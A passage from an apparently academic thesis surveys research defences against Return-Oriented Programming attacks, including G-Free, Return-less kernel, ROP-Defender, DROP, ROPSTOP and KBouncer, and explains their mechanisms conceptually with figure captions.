


Figure 3.1 G-Free : Protecting aligned free-branch instructions

During our analysis, we went deep into the details of this solution to look at how G-free is implementing the previously described defence mechanism. We found that this is done by injecting two codes. The first code is injected at every function's entry point, and it encrypts the return address of these functions. The second code is injected at the end of every function to decrypt the previously encrypted return address. If an attacker tries to jump into a function's code at an arbitrary position, only the decryption routine will be triggered, and the return address located in the stack will be decrypted. Decrypting the return address without encrypting it, will force the program to jump to a non-valid address causing an error during the attack. It is also important to mention that the encryption method used by G-Free is a simple exclusive-or (XOR) with a random key. Figure 3.2 illustrates this process of encrypting and decrypting the return address.



function's code
Stack
return Addr
Encrypt the return address
Decrypt the return address
RET
(return to the decrypted address)

Figure 3.2 G-Free : Encryption/Decryption

It is also important to mention that G-free is also proposing some extra secondary protections. These protections could be deployed at the same time as the previously described mechanism. One of the proposed additions consists on preventing ROP from exploiting the unaligned-branching instructions[3] to build the needed gadgets.

In order to prevent the exploitation of unaligned-branching operations, G-Free proposes replacing unaligned-branching instructions with equivalent instructions that does not contain any Ret opcode. Figure 3.3 shows an example of these unaligned-branching instructions and how they could be exploited to construct gadgets.

Another important additional protection proposed by G-Free relies on the use of stack cookies in order to prevent attackers from altering the stack content. We discuss the concept of stack cookies in details and how they can protect the integrity of the stack in Subsection 3.6.3.

3. The opcode of a branching instruction could be found by coincidence inside another instruction, in this case, we call it an unaligned branching, it could be used by hackers as shown in Figure 3.3.




Figure 3.3 G-Free : Unaligned branching used to build gadgets

3.2.2 Return-less kernel

Return-less-Kernel is an anti-ROP solution proposed by Li *et al.*[34]. The research project was introduced in a research paper named “Return-less kernel”. This section is providing an overview of its main logic. The discovered limitations and problems are discussed in Section 3.8.

As previously shown in Subsections 2.4.3 and 3.2.1, ROP attacks rely on Ret instructions to chain the gadgets. Return-less kernel is taking advantage of this fact, it replaces these instructions with different ones that could not be used to build the ROP chain. Modifying Ret instructions requires modifying the Call[4] instructions too as they are always paired together. By performing this replacement/modification, Return-less kernel is making sure that attackers are not able to chain gadgets.

From a technical perspective, the research team modified the gcc[5] compiler to re-generate a

4. This is an x86 instruction used by the program to call some subroutines/functions.
5. This is the GNU Compiler Collection, one of the most used compilers.

new FreeBSD[6] kernel. The modified kernel uses a newly designed mechanism instead of the usual Ret/Call instructions, this mechanism is called “return indirection”. More specifically, the return addresses are replaced with return indexes stored in a table. Each return index is pointing to a valid address (function’s entry point). The newly designed “Call” pushes the “return index” to the stack instead of the original return address. When the program needs this address, the “return index” is used to look up in the return address table and locate the corresponding return address. Figure 3.4 illustrates and explains this replacement.




Figure 3.4 Ret-less-Kernel : Replacing Ret/Call

By replacing the old Ret/Call mechanism attackers are no longer able to perform the usual ROP exploitation process because the “return address table” contains only valid addresses. Return-less kernel is also proposing secondary protections that could be applied at the same

6. FreeBSD is an open-source Unix-like operating system.

time with the main protection mechanism, an example of these secondary protections consists on protecting the unaligned-branching (explained in subsection 3.2.1 and detailed in figure 3.3). This additional protection consists on replacing the unaligned-branching operations with equivalent ones that do not contain branching opcodes. It is important to mention that the logic and the implementation of this extra protection are very simalar to those proposed by G-Free.

3.3 DYNAMIC BINARY INSTRUMENTATION APPROACHES

Dynamic Binary Instrumentation (DBI) is a method used to analyze programs behaviour. More specifically, this analysis is performed at runtime[7] through the injection of some "instrumentation code"[8]. This instrumentation code executes as part of the normal instruction stream. In most cases, it will be entirely transparent[9]. Examples, where DBI might be used, include Packing binaries[45], Automated unpacking[45], debugging and tracing, Malicious code analysis and detection[17], taint analysis and self-modifying code analysis.

DBI implementations generally fall into two categories. The first one being the light-weight binary instrumentation which operates on the architecture-specific instructions stream (the code being executed). A well-known example from this category is the binary instrumentation framework Pin[39]. The second category relies on the heavy-weight instrumentation which operates on an abstract form of the instructions stream (Intermediate Representation). An example of a heavy-weight DBI is Valgrind which performs the analysis on an intermediate representation of the machine code[40].

As DBI makes it possible to gain a detailed view of the program's behaviour, it has been proposed by academia as a possible approach that may be used to build new solutions against ROP. During our research work, we analyzed these solutions and inspected their main problems/weaknesses and limitations. This section is taking care of introducing some examples from the research works we studied.

3.3.1 ROP-Defender

This anti-ROP solution was proposed in a research work presented by Davi *et al.*[14] and focuses on protecting the "return addresses"[10]. This section summarizes the main idea behind this work. The discovered/learned limitations and problems are detailed in Subsection 3.8.

As explained in Subsection 2.2.1, when the execution of a function is about to finish, the stack pointer points to the "return address". Given the fact that ROP attacks are corrupting these addresses[49], ROP-Defender proposes the verification of their integrity. By monitoring

7. When the program is running/being executed.
8. Pieces of code used to collect information or perform some extra operations during the execution.
9. The program's behaviour is the same with or without instrumentation.
10. After executing a function/subroutine, the control must return to the caller routine, the address of this caller is usually referred to as the return address

the violation of the integrity of these return addresses, ROP-Defender becomes able to identify/detect ROP attacks. From a general perspective, this is done by monitoring the data pushed/popped onto/from the stack. More specifically, Davi *et al.* propose monitoring the two assembly instructions Call and Ret[26]. The monitoring process is implemented using binary instrumentation techniques.

Every-time the execution hits a Call instruction, the program saves the return address into the stack, this address will be used later by the Ret instruction. Simultaneously, ROP-Defender stores a copy of this return address onto a separated stack called “shadow stack”. This stack is designed to contain an original copy of the program’s stack. Figure 3.5 describes the “shadow stack”.




Figure 3.5 ROP-Defender : Shadow stack

When a “Ret” instruction is being executed, the return address is popped from the stack. ROP-Defender compares this address to the previously stored one in the shadow stack. By doing so, ROP-Defender can verify the integrity of these address.

As shown in Figure 3.6, if an attacker tries to overwrite the return address with a gadget address, the values stored in the "shadow stack" will be different from those in the stack. In this case, ROP-Defender raises an alert about ROP attack being executed.




Figure 3.6 ROP-Defender : Corrupted stack

3.3.2 DROP

This research work[9] was also analyzed with the objective of answering our first two research questions[11]. The solution proposes a new ROP detection technique. It relies on translating the program into an intermediate language[12], this translation is inspected during a final phase to identify ROP attacks.

As previously stated in Subsection 2.4, functions are used to perform different operations, e.g., reading, writing, calculating and connecting. Every performed operation is composed of a specific number of instructions. The number of these instructions depends on the operation type, the architecture of the operating system and the compiler's optimization. Actually, it

11. What are the defences proposed or deployed to stop ROP attacks ? and what are the limitations and the problems of these defences ?

12. This representation makes programs analysis easier by abstracting the execution into more detailed form (memory access, register values after every executed instruction etc.).

has been proven that the average number of instructions executed per function is more likely to be high[9].

However, the previously described fact does not hold true during a ROP attack as the executed gadgets are known to contain a small number of instructions[49]. DROP relies on this anomaly to detect Return Oriented Programming attacks. The detection is done by first transforming the program into an intermediate language called Vex[44]. The translation is saved in a file for later analysis. DROP inspects this file and counts the number of the executed instructions between two consecutive Ret. If this number is very small (two to five), DROP raises an alert (possible gadget detected). The full logic is described in Figure 3.7.




Figure 3.7 DROP : Main Logic

If the number of the raised alerts is higher than a pre-defined threshold, DROP concludes that there is a ROP attack being executed. This threshold reflects the average number of the used gadgets during ROP attacks. Based on the original research paper provided by Chen *et al.*[9], the threshold is equal to 3, and it has been chosen after performing a static analysis on 130 ROP attacks.

3.4 CONTROL-FLOW INTEGRITY APPROACHES

Programs are usually composed of a variety of subroutines/functions interacting together during the execution, e.g., functions, procedures or external executable.

The program must always define these subroutines, as well as the way how they are connected together. By doing so, it becomes possible not only to execute them in the right way/order but also to resume the execution from where it was interrupted once a subroutine ends. The order and the manner of their execution may differ from one execution to another. This could be considered as a path chosen by the program during the execution. This path defines the "control flow"[3]. The set of the possible paths could be represented in one graph called the "Control Flow Graph"[3] (CFG). The nodes represent the subroutines, and the directed edges are the jumps from a subroutine to another. After executing a subroutine the execution/control must return to the caller.

Control flow analysis methods such as GFG are known to be able to extract some valuable information about what has been called, when and from where is was called. For that reason, they have been proposed as possible solutions to analyze the malicious behaviour of Return Oriented Programming attacks.

3.4.1 ROPSTOP

This solution was proposed by Jacobson *et al.*[27]. It aims to detect ROP attacks at run-time by analyzing the control flow of the protected program. Studying this solution helps us to get closer to having the full answer to our first two research questions.

As shown in Figure 3.8 and stated at the beginning of this section, after executing a subroutine, the execution must return to the caller[3] so that it can resume the execution from where it was interrupted.




Figure 3.8 ROPSTOP : Normal Execution

Given the fact that ROP attacks are forcing the execution to return to the malicious gadgets instead of returning to the caller subroutine[49], the control flow of the malicious execution will not comply/match with the information extracted from the CFG.

ROPSTOP is relying on identifying this mismatch to detect ROP attacks. More specifically, it tries to make sure that, after executing a subroutine, the control gets back to the caller. If the control flow is transferred to another subroutine (other than the caller), ROPSTOP concludes that the control flow has been hijacked and that this might be caused by a ROP attack (as shown in Figure 3.9).




Figure 3.9 ROPSTOP : Malicious Execution

3.4.2 KBouncer

This research project is conducted and presented by Pappas[42] from Columbia University. The author proposes relying on hardware features to extract the needed information and identify ROP attacks. More specifically, he proposes the use of Last Branch Recording (LBR) feature introduced by Intel[25]. LBR is a record used to store information regarding the branching operations performed during the execution.

As was pointed out previously in Subsection 3.4.1, Ret instructions are supposed to transfer the control back to the caller once the execution of the subroutine is done. However, ROP attacks are preventing the caller from regaining the control (Figure 3.4.1) and forcing the Ret instructions to transfer the control to the malicious gadgets.

Given the fact that ROP attacks are corrupting the usual control flow transfer by altering the Ret destination, the author assumes that the malicious corrupted Ret instructions are different from those executed by the program during a legitimate execution. He also assumes that the difference can be observed and identified using the information provided by the Last Branch Records.

In order to prove the previously stated assumptions, the author designed a tool named KBouncer that intercepts Call instructions and stores their addresses for later checks. When a Ret instruction is being executed, KBouncer verifies that it is jumping to a valid address. More specifically, jumping to an address located just after one of the previously saved Calls. Figure 3.10 describes this verification process in four steps.




Figure 3.10 KBouncer : Verification logic

Our analysis shows that the idea proposed by KBouncer is similar to the ideas proposed by ROPSTOP studied in Subsection 3.4.1. However, KBouncer is more precise as is not only verifying that the control flow is getting back to the right caller, but also to the right address. The other difference is that ROPSTOP relies on “static information” to extract the control flow information, while KBouncer is extracting it dynamically during the run-time.

3.4.3 Control Flow Locking

